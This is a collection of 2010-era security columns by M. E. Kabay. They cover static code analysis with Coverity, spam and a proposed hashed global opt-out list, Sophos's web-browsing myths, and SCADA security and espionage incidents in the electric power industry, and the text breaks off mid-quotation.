We recently wrote a paper for the *Communications of the ACM* 53(2):66-75 on the challenges we faced bringing Coverity and automated integrity testing to market, "A Few Billion Lines of Code Later: Using Static Analysis to Find Bugs in the Real World."< http://cacm.acm.org/magazines/2010/2/69354-a-few-billion-lines-of-code-later/fulltext > We write about these challenges and the mind-set change it takes to be successful.

Some of the key findings we discussed in that paper about the differences between a research lab and the real world include the following:

- The volume of tests in real-world applications of ASQA is orders of magnitude greater than in the product-development lab. The number of language dialects, programming styles, bugs, and false positives all go up when testing real-world software.
- Users don't necessarily have the same perspective as ASQA tool builders; they may interpret error messages very differently from the developers' intentions. The product must provide rapid processing and clear results that can be understood with minimal training.
- Sometimes programmers or system managers actually stop the ASQA tool from testing specific parts of their code, making the results untrustworthy and incomplete.
- Differences in the technical platforms used to generate compiled code may not be compatible with the ASQA tool, including even radical differences in the interface used by the programming teams (i.e., graphical user interfaces vs command-line interfaces).
- Company policies may forbid even harmless changes to a production sequence, making a specific ASQA tool unusable because of minor incompatibilities with the operating environment.
- Compilers that don't reject illegal source-code constructs as defined by language standards can produce unparsable code that the ASQA tool cannot test – and cause conflict with the programmers who define their code as, say, C++ if it is accepted by their C++ compiler no matter how illegal their constructs are.

- Many sites involving safety-critical systems are stuck with ancient compilers because it's too expensive to recertify the safety-critical software every time a compiler changes version. These old compilers – sometimes decades old – cannot be purchased at all by the ASQA maker and so are very difficult to include in ASQA-tool testing.
- Programmers may insist that the bugs found in their code are not bugs – including for example treating buffer overflows as normal!
- The organizational culture may cause people to dismiss many bugs as unimportant because they don't have any direct effect on themselves.

7) Where do you see ASQA heading in the coming years? What's next on the horizon in terms of ease of use, cost-effectiveness and speed?

The next few years we're going to see a huge focus on the software supply chain. Companies are beginning to realize that they need to understand the integrity of their software regardless of whether they develop the software themselves or integrate software and components from third party suppliers or open source. I think we'll see more and more companies measuring and rating the integrity of the software and components they receive from their supply chain.

People don't realize the risk they take in shipping software. For instance, Toyota< http://www.google.com/hostednews/ap/article/ALeqM5jTG7SuUsayqE6bO9GPluAfU5blewD9GTVER00 > is a case where users start to wonder, what's in there? Will it work? In the coming years, I believe awareness will grow. There will be more software failures. As software becomes increasingly pervasive we will see systems breakdown – software integrity will become a business and regulatory priority, managed at the highest levels.

*** * ***

Andy Chou< http://coverity.com/html/about_leadership.html >, PhD is co-founder and Chief Scientist of Coverity, Inc.< http://coverity.com/html/about_fact.html > He is responsible for advancing source code analysis technology at Coverity as well as furthering the state of the art in software integrity industry-wide.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Recipients Not the Only Victims of Spammers: Some Senders Have Been Ripped Off

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

All of us get unsolicited commercial e-mail – spam – and often curse the senders, right? Sometimes the senders of spam get their comeuppance through retaliation from their victims. One notorious case of immediate, disastrous retaliation against a USENET spammer was described in a December 1994 article in *Network World* which I summarized in a column back in 1991< http://www.networkworld.com/newsletters/sec/2001/00408507.html >. The twit who inadvertently posted the same message on multiple USENET groups advertising his company's products got a flood of abusive e-mail, but much worse was that someone posted the company's 800 number on an alt.sex group as if it were a free phone-sex line.

However, today I want to remind readers that retaliating against the people named in spam is not necessarily a good idea. Sometimes these folks are actually the victims of spammers even more than we recipients are.

Have you ever received spam for completely inappropriate technology? I'm sure you have. As a university professor in a computer science department in Vermont, I've been surprised by wildly inappropriate advertising sent through spam. Here are some recent samples:

- Offers of Chinese 20-metre industrial concrete waste-water pipes weighing three tons each;
- Wonderful hair-cutting facilities in Arizona;
- Real-estate opportunities in upstate New York;
- Automobile repair service in Nevada;
- All the colors of the rainbow in cotton-synthetic cloth mixtures suitable for manufacturing clothing of any type;
- Starting a specialty coffee business.

The senders of these (sometimes intercontinental) misguided missives are actually the victims of criminals who have lied to them. The victims are naïve, unsophisticated business people – sometimes hardworking owners of small US businesses, sometimes bewildered managers of Chinese factories – who have accepted wonderful offers of cheap marketing via e-mail to enormous numbers of willing participants eager to hear from them and carefully filtered to maximize their rate of return on their investment.

Yeah, right.

One of the cardinal signs that a spam message is actually from a victim of this kind of flim-spam operation is that the poor schmucks put all their information down accurately in the message. Normal (that is to say, scum-sucking disgusting criminal sociopathic dirtbag) spammers usually choose misspellings of key words to avoid spam filters and include Web links for supposed further information or as part of their phishing technique. Business-exploitation spammers don't care about avoiding spam filters: they've already made their profit by tricking their victims into

paying for the useless e-mail flood right up front.

So instead of writing foul obscenities to the people named in this kind of spam, why not try another tack? I write to the victims nicely with a canned letter (you can store macros in a variety of ways these days) explaining how they have been tricked by liars who told them a bunch of hooey about opt-in, willing recipients of carefully chosen recipients – and are actually just using any old list they can find or buy because it doesn't matter to them how mad the recipients become. I also explain that the sender's e-mail address has now been added to countless e-mail blacklists and that they may experience increased difficulty in reaching real customers. Finally, I suggest that the victims sue the criminals who stole their money and recover their cash.

Another benefit of communicating nicely with the victims is that we can get the word out to the wider society so that ultimately, fewer small businesses will be tricked by the spammers into falling for their scams.

Maybe with these multiple attack methods we'll eventually see some reduction in at least one kind of spam.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Clamping Down on Spammers:
Towards a Global Opt-Out Function

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Many of us have more than one e-mail account, and according to a statistic quoted in a summary from PowerPro Direct < http://powerprodirect.com/index.php?option=com_content&view=article&id=132:email-statistics&catid=63:blog&Itemid=50 >, "Nearly 70% of respondents said they had multiple email accounts. - AOL/Beta Research Corporation (June 2008)"

It's reasonable to segregate one's private e-mail from one's work-related e-mail; for example, I have a Norwich University .edu account which I try to reserve for student and colleague messages relating to academic business but I use a GMAIL account for everything else. Some people go further and define a marketing-e-mail account reserved just for potential junk e-mail. When they sign up for newsletters and the like, they use the special e-mail address: "Overall just 12 percent of US consumers report to have a dedicated e-mail account for marketing messages as compared to 20 percent of UK consumers. e-Dialog 'Manifesto for E-mail Marketers: Consumer Demand Relevance' (2010)" quoted in EmailStatCenter's summary of e-mail usage and penetration.< http://emailstatcenter.com/Usage.html >

Recently I received a well designed, perfectly acceptable advertisement for online meeting services provided by Cisco webex and offering a white paper entitled "Ramp up revenue and jump start growth with online meetings: Four tips from grooving businesses with an eye on the bottom line." Unfortunately, the message was sent to my .edu address, so I clicked on the "unsubscribe here" link, which brought me to a Web page created by Marketfish.com < http://www.marketfish.com >. The opt-out button immediately cut me out of all future messages from Cisco, or at least, the advertising platform for Cisco which sent me that particular message. Wanting to ensure that no one send any further messages from *any* of their clients to my .edu address, I looked around their Web site. Ideally, I would have found a form to fill out for a change of e-mail address or for a global do-not-send list for all of their clients.

No such form. Where was the global opt-out button?

In helpful correspondence with Marketfish executives when I sent them the first draft of this article, I learned that they have no global do-not-send list because they *do not own any distribution lists*. They serve exclusively as *facilitators* for e-mail campaigns using e-mail lists supplied to them by their clients. The service recommends that recipients of e-mail sent by Marketfish contact each client separately to be removed from all further communications from that particular client because "This assures that he will never get another unsolicited email despite whom a list owner works with to send 3rd party offers in the future."

After corresponding with the Marketfish experts< http://www.marketfish.com/press.html >, it is clear that there is no mechanism at present for these operators to provide global opt-out services for recipients of their efforts.

- For example, there is no easy way for such a company to check the status of all the e-mail

addresses described as opted-in by all the suppliers of distribution lists. Checking on the actual opt-in status of even some e-mail addresses by demanding documentary evidence of the opt-in would takes effort, time and money. Marketfish executives are emphatic in their sense of responsibility about the lists that they contract to use temporarily for specific clients: "It's our policy to check the opt-in status of every list supplier. We state this clearly on our Website. We also don't allow non-permissioned lists onto our platform. List owners also legally warrant that they've received permission. We have the right to audit this status at any time, and if a list owner misrepresents this [status], we will not work with them again."

- There is no practical way at present for providing global do-not-send instructions that would allow recipients to stop all further e-mail from an individual e-mail marketing firm such as Marketfish to specific recipients. As long as they can comply with the terms of the CAN-SPAM Act< http://www.networkworld.com/newsletters/sec/2004/0202sec1.html > by providing one-at-a-time opt-out facilities, they are following the law. However, without their knowledge, some other e-mail distribution company can include our e-mail addresses for the next spam campaign without even knowing that we wanted to opt out. Our opting out of 100 unwanted mailings has no likelihood of stopping the 101st.

- As Marketfish executives responded reasonably, "A single company cannot enact a global opt out list. To make this happen, Mr. Kabay needs the help of the entire industry. He needs to focus on the list owner not that transmission bureaus such as Marketfish, Constant Contact, or Exact Target. Without focusing on list owners, he will never be able to stop the 101st email from happening."

In my next column, I propose a strategy for a implementing global opt-out list that legitimate e-mail distribution firms could use but which criminal scumbag spammers won't be able to abuse.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Clamping Down on Spammers: Proposing a Secure Global Opt-Out List

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my last column, I raised the issue of the difficulty we e-mail recipients have of getting off *all* the lists controlled by legitimate e-mail distribution firms. Today I propose a way to reach that goal.

* * *

First, readers should be aware that not all marketing e-mail can safely be responded to even for a supposed opt-out function. Think about it: criminals can use a response from an opt-out e-mail or Web-page visit as a way to verify that an e-mail address (out of the millions they spewed out in their mailing) is actually valid. It seems to me that the chances that criminals will delete your e-mail address are low; much more reasonable is to guess that they will file your address automatically in their "valid address – can be sold to some other sucker" file.

But no laws are going to stop criminal spammers in any significant way in a world where someone can use a spambot< http://www.networkworld.com/news/2010/071510-top-spam-botnets.html > to send junk e-mail out on other people's computers with no cost or consequences to the criminal.

I originally wrote that I'd love to see a federal law or at least an FCC regulation that forces every legitimate e-mail marketing company to provide a form on their Web site to allow victims to stop all further messages from that company with a single instruction. However, in light of the information supplied by Marketfish, it is clear that the e-mail-campaign companies are at the mercy of their actual clients and that therefore no one firm can individually coordinate a global e-mail opt-out list – even for their own clients.

One solution I can envisage is that there be an industry-wide *global opt-out database* that all *clients* (i.e., people who want to send commercial e-mail) could use to screen their e-mail lists and that all *recipients* could populate with their own interdicted e-mail addresses – but in a way that would prevent criminals from using the list as just another source of e-mail addresses.

- Every company *legitimately* involved in e-mail marketing could cooperate by providing a link to a Web page serving the central database.

- Any user wanting to opt out of *all* commercial e-mail for a specific e-mail address would fill in a simple form with the selected e-mail address.

- To avoid automated denial-of-service against the list owners and against the e-mail address holders, there would be some form of confirmation such as a CAPTCHA-restricted follow-up page to send a confirmation e-mail to the potentially interdicted account.

- To avoid having the list turn into a goldmine for criminal spammers, the e-mail addresses

could be securely one-way encrypted. Scanning a list would consist of comparing the one-way encrypted hashes of all the addresses on the list to a table of hashes in the opt-out list. Assuming a low rate of collisions, presumably this method would allow removal of opted-out addresses from any scanned list without revealing the actual global opt-out list. (I wish the phone DO-NOT-CALL list had used a similar method to stop criminal phone abusers from using it as a free CALL-THESE-PEOPLE list.)

I contacted MAAWG (Messaging Anti-Abuse Working Group)< http://www.maawg.org/ > regarding my original concerns. Dennis Dayman, a member of the MAAWG Board of Directors and Chief Privacy and Deliverability Officer at Eloqua< http://www.eloqua.com/ >, responded as follows:

"We're not familiar with this particular vendor or its relationship with the lists it provides and can therefore only share the best practices developed by the industry for providing unsubscribe options. MAAWG is the only e-mail organization in which senders, receivers and anti-spam providers have come together in agreement to release a *Sender Best Communications Practices* < http://www.maawg.org/sites/maawg/files/news/MAAWG_Senders_BCP_Ver2.pdf > document for the industry and non-members to use as a guide in reducing messaging abuse.

In this document, the experienced members within MAAWG have agreed on a set of principles that creates greater transparency and helps distinguish legitimate e-mailers from criminal spammers. This BCP also advocates technologies and practices that help to make e-mail a more secure and reliable communications channel. MAAWG makes the recommendations that (quoting, with "email" changed to "e-mail"):

1. Senders should make the unsubscribe process as clear and easy to use as reasonably possible.

2. Senders should process unsubscribe requests as quickly as reasonably possible and with the recipient in mind.

3. Senders should have the capability to process [e-mail]-based unsubscribe requests. Senders should also consider making offline unsubscribe mechanisms available.

4. When new subscribers are presented with hyperlinked online subscription preference centers with multiple subscription options, the specific list-unsubscribe option should be pre-checked by default for those lists in which users are subscribed.

5. Senders should accept abuse-related complaints at "role" account [e-mail] addresses, including abuse@sender-domain and postmaster@sender-domain, as well as monitor complaints sent to the WHOIS or other domain directory service contact [e-mail] address for that particular sending domain name.

More can be seen in MAAWG's best-practices document < http://www.maawg.org/sites/maawg/files/news/MAAWG_Senders_BCP_Ver2.pdf > which is freely available online."

I am grateful to the team at Marketfish< http://www.marketfish.com/about.html > for their helpful responses to my draft article and hope to continue the dialog as the research into this problem continues. Thanks also to Dennis Dayman and his colleagues at MAAWG.

In the meantime, if (and only if) you are confident that the e-mail you have received is

completely legitimate (and not from a phisher or other criminal), keep clicking on those opt-out buttons!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

SOPHOSticated Advice about Safe Web Browsing (1): Sophos Provides Useful Library of White Papers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we convince busy colleagues to pay attention to security?

I have argued for many years and in many columns that social psychology teaches us the value of getting people involved, even in a small way, in the activity we want them to integrate into their daily life – into their worldview. One of the best ways to integrate security into our employees working habits is to give them useful information that can help them personally or that they can use to help their families and friends stay safe in the ever-growing world of electronic communications. Every time an employee discusses or forwards a useful security tip – preferably one that has been professionally prepared, not a rumor about a Martian virus that will make computers explode into green goo – they actually subtly alter their own view of themselves: unconsciously, they come to think, "I am the sort of person who interested in security." This change in self perception increases their willingness to cooperate with corporate security policies.

Recently I received word of a simple, short summary of some basic Web safety information freely available from Sophos that can serve our purposes in raising security consciousness and involvement. The "10 myths of safe web browsing" document < http://www.sophos.com/security/topic/web-security-myths.html > is only five pages long (the sixth page is just the company logo and copyright).

Chris McCormack, Product Marketing Manager at Sophos, introduces the booklet as follows:

> "Are you suffering from misconceptions about safe web browsing? You might think you're being safe, but with a newly infected webpage discovered every few seconds, it's next to impossible to stay up to date on infected sites—no matter how educated or aware of the risks you are.
>
> To start this assessment, ask yourself some questions.
>
> Do you and your users practice safe web browsing? Avoid risky sites? Limit time spent online during work hours? Employ a rock-solid internet access policy? Use a secure browser? Have the experience to know a risky site when you see one?
>
> If you answered 'Yes' to any of these questions, you need to read the rest of this report."

I was surprised by the "Yes" in that last line (I immediately assumed it was a typographical error and should have been "No." I queried the author, who responded as follows:

> "The premise of this myths white paper is that most readers are likely aware that there are web threats... but have misconceptions about them. It's assumed that most readers would answer 'Yes' to at least one of these questions, and thereby think they are protected, when in fact, they are clinging to a myth. If readers answer 'No' to all of these questions, then they are completely naive and this white paper about misconceptions is not for them.

They need more direct education of the threats and should probably study our Threat Report."

I easily found several annual Threat Reports listed in the excellent collection of white papers available from Sophos< https://secure.sophos.com/security/whitepapers/index.html >, many of which will be equally helpful in raising employee security consciousness and self-identification.

In passing, I think the short paper, "Five tips to reduce risk from modern web threats"< https://secure.sophos.com/security/whitepapers/sophos-tips-to-reduce-web-threats-wpna > is particularly helpful for beginners.

In the next part of this two-part report, I'll continue with a summary of Sophos' ten myths.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

SOPHOSticated Advice about Safe Web Browsing (2): Sophos Booklet Helpful in Corporate Security Awareness

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As I wrote in the previous column, I recently received word of a simple, short summary of some basic Web safety information freely available from Sophos: "10 myths of safe web browsing."< http://www.sophos.com/security/topic/web-security-myths.html > This document can help raise security consciousness and involvement.

Each of the following myths is discussed in a short paragraph of simple, clear writing. Here, I will simply quote each myth with its first sentence (or the first two) without using quotation marks:

- Myth #1: The web is safe because I've never been infected by malware
- *You may not even know you're infected....*

- Myth #2: My users aren't wasting time surfing inappropriate content
  Without any kind of web filtering, you really have no idea what users are doing with their internet connection....

- Myth #3: We control web usage and our users can't get around our policy
  Anonymizing proxies make it easy for employees to circumvent your web filtering policy and visit any site they like....

- Myth #4: Only porn, gambling, and other "dodgy" sites are dangerous
  Hijacked trusted sites represent more than 83% of malware hosting sites....

- Myth #5: Only naive users get infected with malware and viruses
  Malware from drive-by downloads happens automatically without any user action, other than visiting the site....

- Myth #6: You can only get infected if you download files.
  Most malware infections now occur through a "drive-by" download....

- Myth #7: Firefox is more secure than Internet Explorer
  All browsers are equally at risk because all browsers are essentially an execution environment for JavaScript, which is the programming language of the web and therefore used by all malware authors to initiate an attack....

- Myth #8: When the lock icon appears in the browser, it's secure.
  The lock icon indicates there is an SSL encrypted connection between the browser and the server to protect the interception of personal sensitive information...

- Myth #9: Web security requires a trade-off between security and freedom
  While the internet has become a mission critical tool for many job functions, whether it's Facebook for HR or Twitter for PR, it's completely unnecessary to create a trade-off

between access and security....

- Myth #10: Endpoint security solutions can't protect against web threats
  Typically, this has been the case because the web browser is essentially its own execution environment: it downloads content, renders it, and executes scripts all without any visibility outside the browser to endpoint security products. However, this is changing....

This booklet would make a perfect subject for a brown-bag lunchtime discussion among the IT staff; it could be used as the basis for a user-education session (keep it short!) to spark discussion of the issues.

Although the copyright restriction on the document states that the file may not be reproduced, stored or distributed without written permission from the publisher, I spoke with Jennifer Torode, Senior Public Relations Manager at Sophos, and was assured that Sophos would be happy to grant such permission on demand. Just write to Ms Torode< jennifer.torode@sophos.com > and she will send back an e-mail permitting you to attach the file to your internal e-mail instead of having to make your employees download it one by one.

Good work, Sophos!

[Disclaimer: I have no financial or professional involvement whatever with Sophos other than liking their stuff and being grateful for their prompt and helpful responses to my requests for clarification when I was writing this article.]

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Cyber Situational Awareness
For the Electric Power Industry

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Today we begin a series of articles about supervisory control and data acquisition (SCADA) systems and the need for increased security in national critical infrastructure using such systems. I have chosen the electric power industry as a focus because it is pervasive and indisputably critical to our national security. To set the stage for the series, here is an executive summary of the material to come in subsequent columns.

SCADA security in the electric power industry suffers from widespread misconceptions and a breakdown in communications between administrators and security experts. In brief,

1. Attacks on electric power plants and the distribution grid may not result in the catastrophic scenarios painted by the promoters of panic, but any interruption in electric power delivery can cause widespread infrastructure disruption.
2. SCADA systems controlling electric generators and distribution systems are not, in fact, isolated by air gaps from the Internet.
3. On the contrary, vulnerability analysis teams have systematically and repeatedly demonstrated that power companies are unaware of the reality of their interconnectedness and vulnerabilities.
4. There are documented cases of industrial espionage, sabotage, denial of service, and malware attacks on electric power grid SCADA systems.
5. SCADA systems have been considered too stable to bother updating with current patches; as a result, they are consistently vulnerable to exploits of current (and even ancient) vulnerabilities.
6. Many SCADA systems were developed without consideration of security, secure coding, or integration of security dimensions of software quality assurance.
7. Government and academia have significant projects in place to advance SCADA security, but acceptance by industry is modest at best. Academics engaged in SCADA security research are doing a good job of reaching other academics through peer-reviewed presentations at academic conferences; they are less successful in reaching managers at power companies.
8. Pressure is rising in the public sphere, in government circles, among security practitioners, and within the electric power industry to come to grips with the need for improved cyber security.

The electric power industry must coordinate its efforts to implement well-established standards for protecting computer systems and networks in all its SCADA systems and related networks. In addition, the industry should implement cyber situational awareness solutions to integrate multiple inputs from SCADA and network sensors that will permit intelligent, agile response to attacks and effective forensic analysis of those attacks.
Readers interested in fundamental readings about critical infrastructure and information security would do well to go back almost twenty years to the ground-breaking report of the System

Security Study Committee, Commission on Physical Sciences, Mathematics, and Applications, National Research Council published in 1991.< http://www.nap.edu/openbook.php?record_id=1581&page=R1 >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Electric Power Industry as Critical Infrastructure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The electric power industry has become a fundamental underpinning of 21st century life. In a landmark report on "The Electricity Economy," author Jesse Berst and colleagues describe the convergence of growing demand, an increasing dependence on computerized supervisory control and data acquisition (SCADA) systems, and the inevitable complexity of interactions among elements controlled by diverse entities with limited coordination.[1] To illustrate the growth in electricity demands, the report's Table 1 shows global electricity demands of 2.06 terawatts (TW) in 1950 vs 3.8 TW in 2000 and a predicted 6.99 TW in 2050. The proportion of electricity as a percentage of global energy utilization was 10.4% in 1950 and 25.3% in 2000; by 2050 it may reach 33.7%. The authors add,

> Today we depend on electricity for basic needs such as food, water, shelter, communication, employment and health care. Those needs are served by infrastructures for food preservation, water treatment, heat and light, phone service, Internet, offices, factories, hospitals and emergency response, to name a few. Yet all of those essentials degrade or disappear without electricity.[2]

Electric power has become a central component of what has come to be known as *critical infrastructure*. John Moteff and Paul Parfomak of the Resources, Science and Industry Division of the Library of Congress' Congressional Research Service trace the evolution of this term through several administrations. The broadest definition they display includes the following sectors:

- Transportation
- Water supply /waste water treatment
- Education
- Public health
- Prisons
- Industrial capacity
- Waste services
- Telecommunications
- Energy
- Banking and finance
- Emergency services
- Government continuity
- Information systems
- Nuclear facilities

- Special events
- Agriculture/food supply
- Defense industrial base
- Chemical industry
- Postal / shipping services
- Monuments and icons
- Key industry / tech. sites
- Large gathering sites.[3]

With the possible exceptions of “monuments and icons” and “large gathering sites,” every single one of these sectors depends critically on electric power for continued operations.

In October 1997, the President’s Commission on Critical Infrastructure Protection (the “Marsh Report” named after Commission Chairman Robert T. Marsh[4]) included the following warning:

> Prolonged disruption in the flow of energy would seriously affect every infrastructure.
>
> The significant physical vulnerabilities for electric power are related to substations, generation facilities, and transmission lines. Large oil refineries are also attractive targets. The increase in transportation of oil via pipelines over the last decade provides a huge, attractive, and largely unprotected target array. Oil and gas vulnerabilities include lines at river crossings; interconnects; valves, pumps, and compressors; and natural gas city gates. Large metropolitan areas could be deprived of critical fuel for an extended period by a properly executed attack.
>
> The widespread and increasing use of Supervisory Control and Data Acquisition (SCADA) systems for control of energy systems provides increasing ability to cause serious damage and disruption by cyber means. The exponential growth of information system networks that interconnect the business, administrative, and operational systems contributes to system vulnerability.[5]

In May 1998, responding to the Marsh Report, President Clinton issued Presidential Decision Directive 63 (PDD-63) entitled “Critical Infrastructure Protection” in which he set forth the following national goals:

> No later than the year 2000, the United States shall have achieved an initial operating capability and no later than five years from today the United States shall have achieved and shall maintain the ability to protect the nation’s critical infrastructures from intentional acts that would significantly diminish the abilities of:
>
> - the Federal Government to perform essential national security missions and to ensure the general public health and safety;
> - state and local governments to maintain order and to deliver minimum essential public services.

- the private sector to ensure the orderly functioning of the economy and the delivery of essential telecommunications, energy, financial and transportation services.

Any interruptions or manipulations of these critical functions must be brief, infrequent, manageable, geographically isolated and minimally detrimental to the welfare of the United States.[6]

This series of articles reviews computer and operational security issues in the electric power industry and explores the need for timely information on vulnerabilities, threats and attacks to support rapid response and effective process improvement in the industry.

The next articles include a literature review in four parts with subsections:

- Review of Security Incidents Involving Electric Power Plants
  - Data Leakage, Industrial Espionage, and Insider Threats
  - SCADA and other Power Industry Information Systems Sabotage
  - Criminal Hackers and Malware versus Power Systems
- Recognition of Infrastructure Vulnerabilities
- Industry and Government Reports
- SCADA Security Organizations and Working Groups

Later, the series presents an analysis and discussion of the key findings from the literature review.

The series ends with a set of fundamental proposals and practical suggestions for improving security of SCADA systems in the electric power industry.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Endnotes

[1] Berst 2008, Table 1, p 12
[2] Berst 2008, p 19
[3] Moteff and Parfomak 2004, Table 3, p 18
[4] General Marsh's biographical information at < http://www.mitre.org/about/bot/marsh.html >
[5] Marsh 1997, p 12

[6] Clinton 1998

Bibliography

- Berst, Jesse. “The Electricity Economy: New Opportunities from the Transformation of the Electric Power Sector.” White Paper, Global Environment Fund & GlobalSmartEnergy, 2008, 55.
- Clinton, William J. B. "Presidential Decision Directive / NSC-63." Federation of American Scientists. May 22, 1998. http://www.fas.org/irp/offdocs/pdd/pdd-63.pdf (accessed Sep 1, 2010).
- Marsh, Robert T. *Critical Foundations: Protecting America's Infrastructures.* US Government, Washington DC: President's Commission on Critical Infrastructure Protection, 1997, 192. < http://www.fas.org/sgp/library/pccip.pdf > (accessed Sep 1, 2010)
- Moteff, John, and Paul Parfomak. “Critical Infrastructure and Key Assets: Definition and Identification.” White Paper, Resources, Science & Industry Division, Library of Congress, Washington, DC: Congressional Research Service / Library of Congress, 2004, 19. < http://www.fas.org/sgp/crs/RL32631.pdf > (accessed Sep 1, 2010)

Attacks on Power Systems:
Data Leakage, Espionage, Insider Threats, Sabotage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this third in a series of articles about the need for information assurance in the electric power industry, the following sections present information dating back over the last decade that bear on electric power industry and related systems and involving

- Data leakage
- Industrial espionage
- Insider threats
- Sabotage

Data Leakage, Industrial Espionage, and Insider Threats

Data leakage is one of the intractable problems of information assurance because of the possibility of covert channels for extraction and exploitation of unrecognized copies of confidential data.[1] The situation is worsened by malicious software such as spyware that broadcasts confidential data.[2] Industrial espionage often involves insiders.[3]

2006 Japan's Power Plant Security Info Leaked Onto Internet

In May 2006, security data about thermal power plants in Owase, Mie Prefecture which are run by Chubu Electric Power Co. (based in Nagoya) in Japan were leaked to the public Internet through a personal computer infected with a virus. Leaked information included plant locations and information about "the control room, instrument panel room and boilers…." as well as copies of "manuals on how to deal with unconfirmed reports of intruders in the plant… [and] a list of the names and home addresses of the security firm's employees and other personal data on guards…."[4]

2007 Egypt Accuses Nuclear Employee of Spying

The Egyptian government announced on April 17, 2007 that Mohammed Sayed Saber Ali, an engineer from Egypt's Atomic Energy Agency was being charged with espionage on behalf of Mossad, the Israeli intelligence service. Two foreigners, Brian Peter of Ireland and Shiro Izo of Japan, were also wanted in the case. Saber was accused of stealing and selling confidential documents to Mossad operatives for the equivalent of $17,000.[5] On June 25, 2007, Ali was convicted and sentenced to life in prison. He maintained his innocence: "He admitted taking documents from his workplace but he said they had been published and were not secret."[6] Israel denied all involvement in the case.

2007 Former Nuclear Plant Engineer Allegedly Took Data to Iran

Mohammad Alavi, 51, who had worked at the Palo Verde power plant west of Phoenix, was

arrested on April 9, 2007 at Los Angeles International Airport and later charged with espionage. He was accused of providing Iran government officials with computer access codes and training software "to download details of plant control rooms and reactors," according to police.

An early report indicated that some of the information described as confidential may have been available on the Web and shared by many of Alavi's colleagues.[7]

The Office of the United States Attorney District of Arizona official press release included the following details:

> Alavi admitted that he unlawfully transported the 3 KeyMaster software to Iran to use in future employment in the nuclear industry. The 3KeyMaster software was custom designed for the Palo Verde Nuclear Generating Station and is used as a simulator system to train employees on the operation of its nuclear reactors. The software contains detailed information on the reactor control rooms as well as maps, drawings, schematics and designs of the facility. 3 KeyMaster is owned and licensed by Western Services Corporation located in Frederick, Md. The customized software has a fair market value between $200,000 and $400,000….
>
